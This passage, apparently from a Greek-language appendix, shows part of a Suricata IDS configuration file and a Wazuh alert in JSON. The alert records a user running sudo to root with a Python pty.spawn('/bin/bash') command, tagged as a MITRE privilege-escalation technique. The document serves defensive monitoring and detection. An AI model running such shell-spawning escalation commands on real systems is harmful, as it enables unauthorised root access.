190 dp: 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909
191 mqtt:
192 enabled: yes
193 krb5:
194 enabled: yes
195 bittorrent-dht:
196 enabled: yes
197 snmp:
198 enabled: yes
199 ike:
200 enabled: yes
201 tls:
202 enabled: yes
203 detection-ports:

```

204 dp: 443
205 pgsql:
206 enabled: no
207 stream-depth: 0
208 dcerpc:
209 enabled: yes
210 ftp:
211 enabled: yes
212 rdp:
213 ssh:
214 enabled: yes
215 http2:
216 enabled: yes
217 smtp:
218 enabled: yes
219 raw-extraction: no
220 mime:
221 decode-mime: yes
222 decode-base64: yes
223 decode-quoted-printable: yes
224 header-value-depth: 2000
225 extract-urls: yes
226 body-md5: no
227 inspected-tracker:
228 content-limit: 100000
229 content-inspect-min-size: 32768
230 content-inspect-window: 4096
231 imap:
232 enabled: detection-only
233 smb:
234 enabled: yes
235 detection-ports:
236 dp: 139, 445
237 nfs:
238 enabled: yes
239 tftp:
240 enabled: yes
241 dns:
242 tcp:
243 enabled: yes
244 detection-ports:
245 dp: 53
246 udp:
247 enabled: yes
248 detection-ports:
249 dp: 53
250 http:
251 enabled: yes
252 libhttp:
253 default-config:
254 personality: IDS
255 request-body-limit: 100kb
256 response-body-limit: 100kb
257 request-body-minimal-inspect-size: 32kb
258 request-body-inspect-window: 4kb
259 response-body-minimal-inspect-size: 40kb
260 response-body-inspect-window: 16kb
261 response-body-decompress-layer-limit: 2
262 http-body-inline: auto
263 swf-decompression:
264 enabled: no
265 type: both
266 compress-depth: 100kb
267 decompress-depth: 100kb
268 double-decode-path: no
269 double-decode-query: no
270 server-config:
271 modbus:
272 enabled: no
273 detection-ports:
274 dp: 502
275 stream-depth: 0
276 dnp3:
277 enabled: no
278 detection-ports:
279 dp: 20000
280 enip:

```

281 enabled: no
282 detection-ports:
283 dp: 44818
284 sp: 44818
285 ntp:
286 enabled: yes
287 quic:
288 enabled: yes
289 dhcp:
290 enabled: yes
291 sip:
292 asn1-max-frames: 256
293 datasets:
294 defaults:
295 rules:
296 security:
297 limit-noproc: true
298 landlock:
299 enabled: no
300 directories:
301 read:
302 - /usr/
303 - /etc/
304 - /etc/suricata/
305 lua:
306 coredump:
307 max-dump: unlimited
308 host-mode: auto
309 unix-command:
310 enabled: yes
311 filename: /var/run/suricata-command.socket
312 legacy:
313 uricontent: enabled
314 exception-policy: auto
315 engine-analysis:
316 rules-fast-pattern: yes
317 rules: yes
318 pcre:
319 match-limit: 3500
320 match-limit-recursion: 1500
321 host-os-policy:
322 windows: [0.0.0.0/0]
323 bsd: []
324 bsd-right: []
325 old-linux: []
326 linux: []
327 old-solaris: []
328 solaris: []
329 hpux10: []
330 hpux11: []
331 irix: []
332 macos: []
333 vista: []
334 windows2k3: []
335 defrag:
336 memcap: 32mb
337 hash-size: 65536
338 prealloc: yes
339 timeout: 60
340 flow:
341 memcap: 128mb
342 hash-size: 65536
343 prealloc: 10000
344 emergency-recovery: 30
345 vlan:
346 use-for-tracking: true
347 livedev:
348 use-for-tracking: true
349 flow-timeouts:
350 default:
351 new: 30
352 established: 300
353 closed: 0
354 bypassed: 100
355 emergency-new: 10
356 emergency-established: 100
357 emergency-closed: 0

```

358 emergency-bypassed: 50
359 tcp:
360 new: 60
361 established: 600
362 closed: 60
363 bypassed: 100
364 emergency-new: 5
365 emergency-established: 100
366 emergency-closed: 10
367 emergency-bypassed: 50
368 udp:
369 new: 30
370 established: 300
371 bypassed: 100
372 emergency-new: 10
373 emergency-established: 100
374 emergency-bypassed: 50
375 icmp:
376 new: 30
377 established: 300
378 bypassed: 100
379 emergency-new: 10
380 emergency-established: 100
381 emergency-bypassed: 50
382 stream:
383 memcap: 64mb
384 reassembly:
385 memcap: 256mb
386 toserver-chunk-size: 2560
387 toclient-chunk-size: 2560
388 randomize-chunk-size: yes
389 host:
390 hash-size: 4096
391 prealloc: 1000
392 memcap: 32mb
393 decoder:
394 teredo:
395 enabled: true
396 vxlan:
397 enabled: true
398 geneve:
399 enabled: true
400 detect:
401 profile: medium
402 custom-values:
403 toclient-groups: 3
404 toserver-groups: 25
405 sgh-mpm-context: auto
406 inspection-recursion-limit: 3000
407 prefilter:
408 default: mpm
409 grouping:
410 profiling:
411 grouping:
412 dump-to-disk: false
413 include-mpm-stats: false
414 mpm-algo: auto
415 spm-algo: auto
416 threading:
417 set-cpu-affinity: no
418 cpu-affinity:
419 - management-cpu-set:
420 - receive-cpu-set:
421 cpu: ["all"]
422 mode: "exclusive"
423 prio:
424 low: [0]
425 medium: ["1-2"]
426 high: [3]
427 default: "medium"
428 detect-thread-ratio: 1.0
429 luajit:
430 states: 128
431 profiling:
432 rules:
433 enabled: yes
434 filename: rule_perf.log

```

435 append: yes
436 limit: 10
437 json: yes
438 keywords:
439 enabled: yes
440 filename: keyword_perf.log
441 append: yes
442 prefilter:
443 enabled: yes
444 filename: prefilter_perf.log
445 append: yes
446 rulegroups:
447 enabled: yes
448 filename: rule_group_perf.log
449 append: yes
450 packets:
451 enabled: yes
452 filename: packet_stats.log
453 append: yes
454 csv:
455 enabled: no
456 filename: packet_stats.csv
457 locks:
458 enabled: no
459 filename: lock_stats.log
460 append: yes
461 pcap-log:
462 enabled: no
463 filename: pcaplog_stats.log
464 append: yes
465 nfq:
466 nflog:
467 - group: 2
468 buffer-size: 18432
469 - group: default
470 qthreshold: 1
471 qtimeout: 100
472 max-size: 20000
473 capture:
474 netmap:
475 - interface: eth2
476 - interface: default
477 pfring:
478 - interface: eth0
479 threads: auto
480 cluster-id: 99
481 cluster-type: cluster_flow
482 - interface: default
483 ipfw:
484 napatech:
485 streams: ["0-3"]
486 enable-stream-stats: no
487 auto-config: yes
488 hardware-bypass: yes
489 inline: no
490 ports: [0-1,2-3]
491 hashmode: hash5tuplesorted
492 default-rule-path: /var/lib/suricata/rules
493 rule-files:
494 - suricata.rules
495 - /etc/suricata/rules/local.rules
496 classification-file: /etc/suricata/classification.config
497 reference-config-file: /etc/suricata/reference.config

```

7.4. Αρχείο JSON από security event με root access

```

1  {
2    "agent": {
3      "ip": "192.168.2.18",
4      "name": "Raven",
5      "id": "001"
6    },
7    "data": {
8      "srcuser": "steven",
9      "dstuser": "root",

```

```

10  "tty": "pts/0",
11  "pwd": "/home/steven",
12  "command": "/usr/bin/python -c import pty;pty.spawn(\"/bin/bash\");\"
13  },
14  "rule": {
15  "mail": false,
16  "level": 3,
17  "pci_dss": [
18  "10.2.5",
19  "10.2.2"
20  ],
21  "hipaa": [
22  "164.312.b"
23  ],
24  "tsc": [
25  "CC6.8",
26  "CC7.2",
27  "CC7.3"
28  ],
29  "description": "Successful sudo to ROOT executed.",
30  "groups": [
31  "syslog",
32  "sudo"
33  ],
34  "nist_800_53": [
35  "AU.14",
36  "AC.7",
37  "AC.6"
38  ],
39  "gdpr": [
40  "IV_32.2"
41  ],
42  "firedtimes": 3,
43  "mitre": {
44  "technique": [
45  "Sudo and Sudo Caching"
46  ],
47  "id": [
48  "T1548.003"
49  ],
50  "tactic": [
51  "Privilege Escalation",
52  "Defense Evasion"
53  ]
54  },
55  "id": "5402",
56  "gpg13": [
57  "7.6",
58  "7.8",
59  "7.13"
60  ]
61  },
62  "full_log": "Jan 26 07:55:07 raven sudo: steven : TTY=pts/0 ; PWD=/home/steven ; USER=root ;
COMMAND=/usr/bin/python -c import pty;pty.spawn(\"/bin/bash\");\",
63  "id": "1706201808.34382603",
64  "timestamp": "2024-01-25T16:56:48.774+0000",
65  "predecoder": {
66  "hostname": "raven",
67  "program_name": "sudo",
68  "timestamp": "Jan 26 07:55:07"
69  },
70  "manager": {
71  "name": "wazuh-server"
72  },
73  "decoder": {
74  "parent": "sudo",
75  "name": "sudo",
76  "ftscomment": "First time user executed the sudo command"
77  },
78  "input": {
79  "type": "log"
80  },
81  "@timestamp": "2024-01-25T16:56:48.774Z",
82  "location": "/var/log/auth.log",
83  "_id": "DyONQY0ByYlsDLTYi5o3"
84  }

```